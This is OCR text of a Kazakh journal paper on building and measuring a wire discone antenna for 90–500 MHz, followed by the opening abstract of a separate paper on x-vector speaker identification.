Abstract: This work is dedicated to the development of a discone antenna operating in the frequency range from 90 to 500 MHz. Broadband performance and reliability are key requirements for modern antenna systems used in radio communication, radar, and radio monitoring. However, traditional antenna designs often fail to provide the necessary characteristics while maintaining simplicity and affordability in manufacturing. The study presents research results on the development of various discone antenna designs aimed at improving broadband characteristics, voltage standing wave ratio (VSWR), and their application in diverse fields, including communication systems and radars. To enhance broadband characteristics and VSWR, a modified discone antenna design made of thin copper wires is proposed in this work. A bimetallic material (copper and steel) was also used to improve the mechanical strength and durability of the antenna. The main

parameters of the antenna, such as VSWR, reflection coefficient (S11), and Smith chart, were analyzed using a Rohde & Schwarz FPC1500 spectrum analyzer. The antenna's performance was tested in real-world conditions at the collective radio station UN9GWA. The modification of the discone antenna design significantly improves its operational characteristics while maintaining ease of manufacturing and installation. Experimental measurements confirmed that the developed antenna meets broadband requirements, and practical use demonstrated its efficiency in radio communication systems. The developed antenna can be used in a wide range of radio systems, including aerodrome and railway communication, radio monitoring, and television. Its simplicity in manufacturing and installation makes it suitable for rapid deployment, which is particularly important in conditions of limited time and resources.

Key words: discone antenna, standing wave ratio, reflection coefficient S11, RF band, collective radio station.

©С.С. Қойшыбай[1, 2], Н. Мейрамбекұлы[1], А.Е. Кулакаева[2], Б.А. Кожахметова[2,3*], А.А. Булин[2], 2024.

[1] Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан;
[2] Халықаралық ақпараттық технологиялар университеті, Алматы, Қазақстан;
[3] Ғұмарбек Дәукеев атындағы Алматы энергетика және байланыс университеті, Алматы, Қазақстан.
E-mail: *kozhahmetova.ba@gmail.com*

КӨП ДИАПАЗОНДЫ ДИСКОНУСТЫҚ АНТЕННА КОНСТРУКЦИЯСЫН ӘЗІРЛЕУ

Қойшыбай Сұңғат – Әл-Фараби атындағы Қазақ ұлттық университетінің 1 курс PhD докторанты; Халықаралық ақпараттық технологиялар университетінің сениор-лекторы, Алматы, Қазақстан, sungatkoishybai@gmail.com; ORCID ID: https://orcid.org/0000-0002-0242-6019;

Мейрамбекұлы Нұрсұлтан – PhD, аға оқытушы Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, Алматы, Қазақстан, nurs.kaznu@gmail.com; ORCID ID: https://orcid.org/0000-0003-2250-4763;

Кулакаева Айгуль – PhD, Халықаралық ақпараттық технологиялар университетінің қауымдастырылған профессоры, Алматы, Қазақстан, aigul_k.pochta@mail.ru; ORCID ID: https://orcid.org/0000-0002-0143-085X;

Кожахметова Багдат - Ғұмарбек Дәукеев атындағы Алматы энергетика және байланыс университетінің 3 курс PhD докторанты; ассистент профессор, Халықаралық ақпараттық технологиялар университеті, Алматы, Қазақстан; kozhahmetova.ba@gmail.com; ORCID ID: https://orcid.org/0000-0002-9566-3629;

Булин Анатолий – Халықаралық ақпараттық технологиялар университетінің инженер зертханашысы; un9gwa@gmail.com.

Аннотация: Бұл жұмыс 90-500 МГц жиілік диапазонында жұмыс істейтін дисконустық антеннаны әзірлеуге арналған. Радиобайланыс, радиолокация және радиомониторингте қолданылатын заманауи антенналық жүйелерге

қойылатын негізгі талаптар – олардың кең жолақты және сенімді болуы. Дегенмен, дәстүрлі антенна конструкциялары өндіріс қарапайымдылығы мен қолжетімділігін сақтай отырып, қажетті сипаттамаларды жиі қамтамасыз ете алмайды. Жұмыста дисконустық антенналардың кең жолақты сипаттамаларын, кернеу бойынша тұрғылықты толқын коэффициентін жақсартуға бағытталған әртүрлі конструкцияларды әзірлеу бойынша зерттеу нәтижелері ұсынылған, олар байланыс жүйелерінде және радарларда қолдануға жарамды. Бұл жұмыста кең жолақты сипаттамалар мен тұрғылықты толқын коэффициентін жақсарту мақсатында жұқа мыс сымдардан жасалған модификацияланған дисконустық антенна конструкциясы ұсынылды. Сондай-ақ, механикалық беріктігі мен ұзақ мерзімділігін арттыру үшін екі металдан (мыс және болат) жасалған материал пайдаланылды. Антеннаның негізгі параметрлері (тұрғылықты толқын коэффициенті, шағылысу коэффициенті S11, Смит диаграммасы) Rohde & Schwarz FPC1500 спектр анализаторының көмегімен зерттелді. Антеннаның жұмысқа жарамдылығы UN9GWA ұжымдық радиостанциясында шынайы жағдайларда тексерілді. Дисконустық антенна конструкциясын модификациялау оның пайдалану сипаттамаларын айтарлықтай жақсартуға мүмкіндік берді, бұл ретте өндіріс пен орнату қарапайымдылығы сақталды. Эксперименттік өлшеулер әзірленген антеннаның кең жолақты талаптарға сәйкестігін растады, ал практикалық пайдалану оның радиобайланыс жүйелерінде тиімділігін көрсетті. Әзірленген антенна аэродромдық және теміржолдық байланыс, радиомониторинг және телевидение сияқты радиотехникалық жүйелердің кең ауқымында қолданылуы мүмкін. Оны жасау мен орнатудың қарапайымдылығы уақыт пен ресурстар шектеулі жағдайларда жедел орналастыруға мүмкіндік береді, бұл ерекше маңызды болып табылады.

Түйін сөздер: дисконустық антенна, тұрақты толқын коэффициенті, шағылысу коэффициенті S11, ЖЖ диапазоны, ұжымдық радиостанция.

©С.С. Койшыбай[1, 2], Н. Мейрамбекұлы[1], А.Е. Кулакаева[2], Б.А. Кожахметова[2,3*], А.А. Булин[2], 2024.

[1] Казахский национальный университет имени аль-Фараби, Алматы, Казахстан;
[2] Международный университет информационных технологий, Алматы, Казахстан;
[3] Алматинский университет энергетики и связи им.Г. Даукеева, Алматы, Казахстан.
E-mail: *kozhahmetova.ba@gmail.com*

РАЗРАБОТКА КОНСТРУКЦИИ МНОГОДИАПАЗОННОЙ ДИСКОНУСНОЙ АНТЕННЫ

Қойшыбай Сұңғат – докторант 1 курса Казахского национального университета имени аль-Фараби; сениор-лектор Международного университета информационных технологий, Алматы, Казахстан, sungatkoishybai@gmail.com, ORCID ID: https://orcid.org/0000-0002-0242-6019;

Мейрамбекұлы Нұрсұлтан – PhD, старший преподаватель Казахского национального университета имени аль-Фараби, Алматы, Казахстан, nurs.kaznu@gmail.com, ORCID ID: https://orcid.org/0000-0003-2250-4763;
Кулакаева Айгуль – PhD, ассоциированный профессор Международного университета информационных технологий, Алматы, Казахстан, aigul_k.pochta@mail.ru, ORCID ID: https://orcid.org/0000-0002-0143-085X;
Кожахметова Багдат – докторант 3 курса Алматинского университета энергетики и связи им.Г.Даукеева, ассистент профессор Международного университета информационных технологий, Алматы, Казахстан, kozhahmetova.ba@gmail.com, ORCID ID: https://orcid.org/0000-0002-9566-3629;
Булин Анатолий – инженер-лаборант Международного университета информационных технологий, Алматы, Казахстан, un9gwa@gmail.com.

Аннотация: Данная работа посвящена разработке дисконусной антенны, функционирующей в диапазоне частот от 90 до 500 МГц. Широкополосность и надежность являются ключевыми требованиями для современных антенных систем, используемых в радиосвязи, радиолокации и радиомониторинге. Однако традиционные конструкции антенн часто не обеспечивают необходимых характеристик при сохранении простоты и доступности производства. В работе представлены результаты исследований по разработке различных конструкций дисконусных антенн, направленных на улучшение широкополосных характеристик, коэффициента стоячей волны по напряжению и их применения в различных областях, включая системы связи и радары. Для улучшения широкополосных характеристик и коэффициента стоячей волны по напряжению в данной работе предложена модифицированная конструкция дисконусной антенны, выполненная из тонких медных проволок. Также использован биметаллический материал (медь и сталь) для повышения механической прочности и долговечности антенны. Основные параметры антенны (коэффициент стоячей волны, коэффициент отражения S11, диаграмма Смитта) исследованы с использованием анализатора спектра Rohde & Schwarz FPC1500. Работоспособность антенны протестирована в реальных условиях на коллективной радиостанции UN9GWA. Модификация конструкции дисконусной антенны позволяет значительно улучшить ее эксплуатационные характеристики, сохраняя простоту производства и установки. Экспериментальные измерения подтвердили соответствие разработанной антенны широкополосным требованиям, а практическое использование показало её эффективность в системах радиосвязи. Разработанная антенна может применяться в широком спектре радиотехнических систем, включая аэродромные и железнодорожные связи, радиомониторинг и телевидение. Простота изготовления и установки делает её подходящей для оперативного развертывания, что особенно важно в условиях ограниченного времени и ресурсов.

Ключевые слова: дисконусная антенна, коэффициент стоячей волны, коэффициент отражения S_{11}, ВЧ диапазон, коллективная радиостанция.

Введение. В настоящее время, одним из ключевых требований, предъявляемых к антенным системам в современных радиотехнических устройствах, является обеспечение их работоспособности в широком диапазоне частот. Широкополосные характеристики антенны позволяют радиотехническим устройствам функционировать в многочастотном режиме или поддерживать несколько стандартов связи. Существует несколько видов широкополосных антенн, которые могут быть использованы для различных приложений, такие как ультра-широкополосные антенны (UWB), широкополосные печатные антенны, спиральные антенны, дисконусные антенны и другие. Каждый тип антенны имеет свои особенности и преимущества, и выбор конкретной антенны зависит от требований конкретного приложения.

Дисконусные антенны представляют собой тип антенн, который может обеспечивать широкую полосу пропускания. Они обычно имеют конусообразную или полусферическую форму и обладают хорошей универсальностью и эффективностью в различных приложениях.

В ряде исследований (Asthan, et al, 2023; Chen, et al, 2011; Zhu, et al, 2022; Nagulpelli, et al, 2019; Zhao, et al, 2014; Munir, et al, 2022; Gonçalves, et al, 2015; Chapman, et al, 2020; Liu et al, 2022) были изучены конструкции и применение дискоконусных антенн. В работах (Asthan, et al, 2023 Chen, et al, 2044; Zhu, et al, 2022;) представлены широкополосные свойства дисконусных антенн для применения в различных приложениях. В работе (Asthan, et al, 2023) авторами представлена разработка широкополосной квадратичной проволочной дискоконусной антенны, для применения в области электромагнитной совместимости (ЭМС). Результаты измерений показывают, что антенна имеет широкую полосу частот на частотах 2,14 ГГц (от 0,68 ГГц до 2,92 ГГц) и 4,28 ГГц (от 0,68 ГГц до 4,96 ГГц) с частичной полосой пропускания 136,4% и 151,7% для результатов компьютерного моделирования и экспериментальных измерений соответственно.

Низкопрофильная широкополосная дисконусная антенна ОВЧ и УВЧ диапазона для применения в системах связи самолетов представлена в работе (Chen, et al, 2011). В данной работе авторами предложена конструкция антенны, позволяющая расширить полосу пропускания антенны и улучшить ее коэффициент стоячей волны по напряжению (КСВН). Предложенная конструкция дисоконусной антенны имеет три основных дополнения: заднюю полость, короткозамкнутую конструкцию и верхнюю конструкцию из двух пластин. Результаты измерений показывают, что КСВН составляет менее 2,5 в диапазоне от 200 до 447 МГц, что соответствует широкой полосе пропускания в 76%. Другая конструкция низкопрофильной широкополосной дисконусной антенны, представлена в работе (Zhu, et.al, 2022), где для уменьшения высоты антенны и расширения полосы пропускания используются три металлические стойки и металлическое кольцо. Результаты измерений показывают, что КСВН составляет менее 2 в диапазоне от 0,93 до 1,6 ГГц, что соответствует широкой полосе пропускания в 57%.

В работе (Nagulpelli, et al, 2019) авторами представлена дискоконусная антенна СВЧ диапазона для применения в радарах FOPEN, где требуется эффективная работа для проникновения через преграды. Для улучшения полосы пропускания антенны в ее дисковой части были созданы прорези, что привело к смещению центральной частоты в сторону более высокого диапазона и увеличению ширины полосы пропускания антенны.

Конструкция новой дискоконусной антенны, состоящей из трех компонентов, таких как круглый металлический диск, небольшой перевернутый конус и каркасный конус со специальным профилем представлена авторами в работе (Zhao, et al, 2014). Данная антенна способна работать в диапазоне частот от 400 МГц до 16,4 ГГц с КСВН менее 2,5, при этом имеет хорошую всенаправленную диаграмму направленности.

В работах (Munir, et al, 2022) и (Gonçalves, et al, 2015) были использованы технологии 3D-печати для изготовления дисконусных антенн, причем в (Munir, et al, 2022) автор сосредоточился на широкополосной частотной характеристике от 700 МГц до 6000 МГц, а в (Gonçalves, et al, 2015) удалось добиться согласованной полосы пропускания от 380 МГц до 3 ГГц. В работе (Chapman, et al, 2020) автором исследована компактная матрица дисконусной антенны с резонатором для применения в конформных всенаправленных антеннах с вертикальной поляризацией, продемонстрировав хорошие всенаправленные диаграммы направленности с реализованным коэффициентом усиления в диапазоне от 960 МГц до 1215 МГц. В (Liu et.al, 2022) предложена сверхширокополосная дисконусная антенна с диапазоном частот 1-18 ГГц, которая обеспечивает стабильную всенаправленность на рабочих частотах.

В данной работе представлена дисконусная антенна, изготовленная из биметалла, которая состоит из соединений двух метриалов таких как медь и сталь. Использование меди обусловлено хорошей удельной проводимостью, что обеспечивает эффективное электромагнитное излучение и прием сигналов. В то же время, сталь добавляет прочности и устойчивости антенны к различным механическим воздействиям. Таким образом, применение биметалла в конструкции данной дисконусной антенны повышает ее надежность и долговечность в эксплуатации, а также улучшает ее эффективность при работе на различных частотах.

Материалы и методы. Существует несколько видов конструкций дисконусной антенной. Данная дисконусная антенна состоит из диска и конуса, которые могут быть выполнены из металлических проволок или металлического листа. В определенном диапазоне частот такая конструкция обеспечивает линейную вертикальную поляризацию за счет движения волны между диском и конусом. На рисунке 1 представлена конструкция антенны, выполненной в виде сплошного конуса и скелетного. В большинстве случаев в дециметровом диапазоне частот применяется сплошной конус, а на декаметровых и метровых волнах скелетная форма (Liu et al, 2022).

а) б)

Рисунок 1. Конструкция дисконусной антенны: а) сплошной формы (*https://vashtehnik.ru/radioapparatura/diskokonusnaya-antenna-svoimi-rukami.html?ysclid=ltgr887g21328306372*), б) скелетной формы (*https://nsk.rusgeocom.ru/products/as3-86-priemo-peredayushchaya-diskokonusnaya-antenna-0-5-2-5-ggts*).

В данной работе представлено выполнение дисконусной антенны, у которой дисковая и конусообразная часть выполнена из тонких медных проволок, чтобы уменьшить расход материала для изготовления (Telewave ANT280S Disc-cone antenna, 118-3000 MHz URL: *https://www.bbrc.ru/catalog/item/telewave_ant280s_diskokonusnaya_antenna_118_3000_mhz/*).Рабочий диапазон частот составляет 90 ÷ 500 МГц. На рисунке 2 приведены размеры антенны. Диаметр малого диска составляет 320 мм, длина медных проволок диска 160 мм. Диаметр основания конуса 360 мм, длина медных проволок конуса 505 мм. Для крепления медных проводков конуса изготовлена медная пластина (изоляционная площадка), которая имеет размеры размеры 70х70 мм. Расстояние между пластиной и диском составляет 30 мм.




Рисунок 2. Размеры дисконусной антенны

Питание антенны осуществляется коаксиальным кабелем с волновым сопротивлением 75 Ом (Ротхаммель, 2005) без согласующего устройства. Центральная жила кабеля подключается к верхней пластине, где сходятся лучи конуса, а оплетка припаивается к пластине вершины конуса.

Мачтой антенны является пластиковая труба диаметром 25÷40 мм и длиной 1м, через который проходит питающий кабель (рисунок 3). На рисунке 4 представлена итоговая конструкция дисконусной антенны.

Рисунок 3. Питание антенны




Рисунок 4. Итоговая конструкция дискоконусной антенны

Для проведения экспериментальных измерений в данной работе используется анализатор спектра R&S®FPC1500 (рисунок 5). В таблице 1 представлены технические характеристики анализатора спектра.




Рисунок 5. Анализатор спектра R&S®FPC1500 (Rohde & Schwarz R&S®FPC1500 Spectrum analyzer URL: *https://www.rohde-schwarz.com/products/test-and-measurement/benchtop-analyzers/rs-fpc-spectrum-analyzer_63493-542324.html*).

Таблица 1.Технические характеристики анализатора спектра

Диапазон частот	от 5 кГц до 3 ГГц
Разрешение по частоте	1 Гц
Полоса разрешения	от 1 Гц до 3 МГц с шагом 1/3
Однопортовый векторный анализатор цепей	диапазон частот от 2 МГц до 1/2/3 ГГц, выходная мощность –10 дБмВт
Следящий генератор	диапазон частот от 5 кГц до 1/2/3 ГГц, выходная мощность от –30 до 0 дБмВт
Независимый источник	диапазон частот от 5 кГц до 3 ГГц, выходная мощность от –30 до 0 дБмВт
Wi-Fi интерфейс	поддерживаемый поставляемым ПО для дистанционного управления

Использование анализатора спектра R&S®FPC1500 в данной работе позволяет обеспечить высокую точность и надежность экспериментальных измерений. Благодаря широкому частотному диапазону и надежным технических характеристикам, данный анализатор оказался незаменимым инструментом для оценки характеристик разработанной дисконусной антенны.

Результаты. Для измерения анализатора спектра FPC1500 был переведен в режим векторного анализа цепей. Далее устройтсво калибруется в диапазоне от 90 МГц до 500 МГц. На рисунке 6 представлена блок схема проведения измерений. На ВЧ вход анализатора спектра (разъем типа N) подключается питающий кабель антенны (разъем типа PL259), которые соединены с помощью переходника N на PL259.

Для правильности работы измерительного прибора и получения точных измерений, была проведена процедура калибровки анализатора спектра.




Рисунок 6. Схема подключения анализатора спектра к антенне

Коэффициент отражения, или также называемый параметр $S_{11,}$ является одним из ключевых параметров в антенной технике. Измерение данного параметра важно при определении согласовании антенны с питающей линией, а также определении резонансных характеристик антенны. На рисунке 7 представлены результаты измерений коэффициента отражения. На графике значение параметра S_{11} берется по уровню -10дБ, что обозначает что на устройство подается не менее 90% входной мощности и не менее 10% составляет отраженная мощность. Согласно рисунку, антенна имеет несколько резонансов, что обусловлено длиной питающего кабеля. Длину кабеля необходимо учитывать при измерении основных характеристик антенн (коэффициента отражения, коэффициента стоячей волны, диаграммы направленности и т.д.) и стараться использовать кабели, длина которых равна целому числу половин длин волн для минимизации реактивных эффектов и потерь. На рисунке 7, маркерами (М1, М2 и М3) отмечены такие резонансные частоты как 130МГц, 157 МГц и 465 МГц.

Рисунок 7. Результаты измерения коэффициента отражения

Параметром, определяющим согласование антенны с питающей линией, является коэффициент стоячей волны (КСВ). Правильная настройка данного параметра важна для обеспечения максимальной передачи мощности от передатчика к антенне и минимизации потерь. На практике в идеальном случае значение КСВ находится вблизи значения рабочей частоты в пределах от 1,2 до 2, что указывает на малые отражения и приемлемое согласование. Как представлено на рисунке 8 значения КСВ в исследуемых частотах 130МГц, 157 МГц и 465 МГц составляет 1,53, 1,32 и 1,09 соответственно.

Рисунок 8. Результаты измерения коэффициента стоячей волны

Другим, не менее важным параметром при проектировании и изготовлении антенн является анализ диаграммы Смитта. Диаграмма Смитта используется для отображения нескольких параметров, такие как полное сопротивление (активное и реактивное), коэффициент отражения, параметры рассеяния и др. На рисунке 9-10 представлены результаты построения диаграммы Смитта на частотах 130МГц и 157 МГц, которая показывает что активная составляющая сопротивления на резонансной частоте является согласованной (49,47 Ом и 53,96 Ом), однако ее реактивная часть имеет небольшую индуктивность (+j9,74 и +j3,45), что требует некоторой корректировки антенны для достижения оптимального согласования.




Рисунок 9. Результаты построения диаграммы Смитта на частоте 157 МГц




Рисунок 10. Результаты построения диаграммы Смитта на частоте 130МГц

В целях практической проверки корректности работы проектируемой антенны было проведено испытание радиосвязи в диапазоне 145 МГц и 430 МГц на коллективной радиостанции UN9GWA АО «Международного университета информационных технологий» с радиолюбителями города Алматы и Алматинской области. Согласно таблице распределения частот Республике Казахстан (Таблица распределения полос частот между радиослужбами Республики Казахстан в диапазоне частот от 3 кГц до 400 ГГц для радиоэлектронных средств всех назначений URL: *https://adilet.zan.kz/rus/docs/V1500010375*), данный диапазон является радиолюбительским диапазоном.

Таким образом, в результате разработки данной антенны, были проведены экспериментальные измерения с помощью анализатора спектра, а также практическая проверка ее работоспособности на коллективной радиостанции. По итогам проведенных испытаний изготовленная антенна показала хорошие результаты как при измерениях, так и при практической работе.

Заключение. В данной работе представлена разработка конструкции дисконусной антенны для диапазона метровых и верхней части дециметрового диапазона. Дисконусные антенны остаются актуальными и востребованными в современных радиотехнических системах и могут использоваться в различных системах, включая, радиомониторинг, радиолокация, телевидение и многое другое. Кроме того, дисконусная антенна используется в качестве аэродромной антенны, для связи с самолетами при подлете (в диапазоне 130 МГц), а также на железнодорожном транспорте на маневровых локомотивах, а также у дежурного подстанции (150–156 МГц). Их универсальность и эффективность делают их подходящими для различных сценариев использования. При этом данный тип антенны довольно прост в изготовлении и установке, что делает их особенно привлекательными в тех случаях, когда требуется быстрая развертка и установка антенной системы.

References

A disc-cone antenna with your own hands URL: *https://vashtehnik.ru/radioapparatura/diskokonusnaya-antenna-svoimi-rukami.html?ysclid=ltgr887g21328306372* (accessed 01.08.2024)

AC3.86 receiving and transmitting disc-cone antenna 0.5 — 2.5 GHz URL: *https://nsk.rusgeocom.ru/products/as3-86-priemo-peredayushchaya-diskokonusnaya-antenna-0-5-2-5-ggts* (accessed 01.08.2024).

Asthan, R. S., Munir, A. (2023). Design and Realization of A Wideband Quadratic Wire-shaped Discone Antenna, 2023 Workshop on Microwave Theory and Technology in Wireless Communications (MTTW), Riga, Latvia, pp. 132-135, doi: 10.1109/MTTW59774.2023.10320000 (in Eng).

Chapman, A. J., Fenn, A. J., & Dufilie, P. (2020, July). Compact Cavity-Backed Discone Array for Conformal Omnidirectional Antenna Applications. In 2020 IEEE International Symposium on Antennas and Propagation and North American Radio Science Meeting (pp. 657-658). IEEE.

Chen, A., Jiang, T., Chen, Z., Su, D., Wei, W., & Zhang, Y. (2011). A wideband VHF/UHF discone-based antenna. IEEE Antennas and wireless propagation letters, 10, 450-453.

Gonçalves, R., Pinho, P., & Carvalho, N. B. (2015, July). Design and implementation of a 3D printed discone antenna for TV broadcasting system. In 2015 IEEE International Symposium on Antennas and Propagation & USNC/URSI National Radio Science Meeting (pp. 314-315). IEEE.

Liu, Shuang & Liu, Jianrui & Zhao, Lixin & Xie, Wenqing & Hu, Nan. (2022). Design of an Ultra- Wideband Discone Antenna. 1-3. 10.1109/ICMMT55580.2022.10023421.

Munir, A., Asthan, R. S., & Oktafiani, F. (2022, December). 3D printing technology for rapid manufacturing discone antenna based on PLA material. In 2022 14th International Conference on Computational Intelligence and Communication Networks (CICN) (pp. 637-640). IEEE.

Nagulpelli, A. S., & Varun, D. (2019, March). Bandwidth enhanced uhf-discone antenna for fopen radar. In 2019 IEEE 5th International Conference for Convergence in Technology (I2CT) (pp. 1-5). IEEE.

Rohde & Schwarz R&S®FPC1500 Spectrum analyzer URL: *https://www.rohde-schwarz.com/products/test-and-measurement/benchtop-analyzers/rs-fpc-spectrum-analyzer_63493-542324.html.*

Rothammel, K., & Krischke, A. (2005). Antennas: in 2 t. M.: Danvel.

Table of frequency band distribution between radio services of the Republic of Kazakhstan in

the frequency range from 3 kHz to 400 GHz for radio electronic equipment of all purposes [Tablica raspredelenija polos chastot mezhdu radiosluzhbami Respubliki Kazahstan v diapazone chastot ot 3 kGc do 400 GGc dlja radiojelektronnyh sredstv vseh naznachenij] URL: *https://adilet.zan.kz/rus/docs/V1500010375* (in Rus).

Telewave ANT280S Disc-cone antenna, 118-3000 MHz URL: *https://www.bbrc.ru/catalog/item/telewave_ant280s_diskokonusnaya_antenna_118_3000_mhz/* (accessed 01.08.2024)

Zhao, Y., & Wang, W. (2014). Design of a novel broadband skeletal discone antenna with a compact configuration. IEEE Antennas and Wireless Propagation Letters, 13, 1725-1728.

Zhu, H., Nie, H., Xie, G., Qian, J., Xu, B., & Yang, P. (2022, November). A design of low profile broadband discone antenna. In 2022 IEEE 10th Asia-Pacific Conference on Antennas and Propagation (APCAP) (pp. 1-2). IEEE.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 152–162
https://doi.org/10.32014/2024.2518-1726.314

УДК 28.23.29

©A.Kydyrbekova[1*], D. Oralbekova [2], 2024.
[1]SKU named after M.O. Auezov, Shymkent, Kazakhstan;
[2] Institute of Information and Computational Technology, Almaty, Kazakhstan.
E-mail: *kas.aizat@mail.ru*.

SPEAKER IDENTIFICATION USING DISTRIBUTION-PRESERVING X-VECTOR GENERATION

Aizat Kydyrbekova – SKU named after M.O. Auezov, Shymkent, Kazakhstan, E-mail: kas.aizat@mail.ru. ORCID ID: 0000-0001-5740-4100;
Dina Oralbekova - Institute of Information and Computational Technology, Almaty, Kazakhstan, PhD, Email: dinaoral@mail.ru. ORCID ID: 0000-0003-4975-6493.

Abstract. With the increasing use of voice assistants and conversational language interfaces, serious concerns have arisen regarding the privacy of voice data. In our work, we propose an x-vector-based identification and authentication system to mitigate the risk of attacks on voice data. This method modifies the speaker's pitch and accent information from the original speech signal. In this work, we present a voice recognition system that better supports the natural diversity of voices than previous approaches. By maintaining this diversity and using a generative model to learn and select properties of the x-vector space, we show that this method better captures the distribution of similarities between pseudo-vectors. In our work, we also propose to use a forced inequality that allows the speaker to ensure that the anonymous voice they produce is not too similar to their own voice. The proposed method allows to obtain a natural-sounding anonymous voice in addition to the unidentified voice. However, it provides a relative EER improvement of up to 19.30% for identified anonymous registration-test pairs. We observed that anonymous words have adequate intelligibility and natural speech in addition to good speaker identification. Our method can be easily integrated with others as a matching component of the system and eliminates the need for voice separation for use during matching.

Keywords: voice identification, voice privacy, x-vector

Acknowlegments *- This research has been funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AP19174298)*

©А.С. Кыдырбекова[1*], Д.О. Оралбекова[2], 2024.[1]
М.О. Әуезов атындағы ОҚУ, Шымкент, Қазақстан;
[2] Ақпараттық және есептеу технологиялары институты, Алматы, Қазақстан.
E-mail: *kas.aizat@mail.ru*.

ТАРАТУДЫ САҚТАЙТЫН X-ВЕКТОРЛАР ГЕНЕРАЦИЯСЫН ПАЙДАЛАНЫП ДАУЫСТЫ ИДЕНТИФИКАЦИЯЛАУ

Айзат Кыдырбекова – М.О. Әуезов атындағы ОҚУ, Шымкент, Қазақстан,
E-mail: kas.aizat@mail.ru. ORCID ID: 0000-0001-5740-4100;
Дина Оралбекова – PhD, Ақпараттық және есептеу технологиялары институты, Алматы, Қазақстан, E-mail: dinaoral@mail.ru. ORCID ID: 0000-0003-4975-6493.

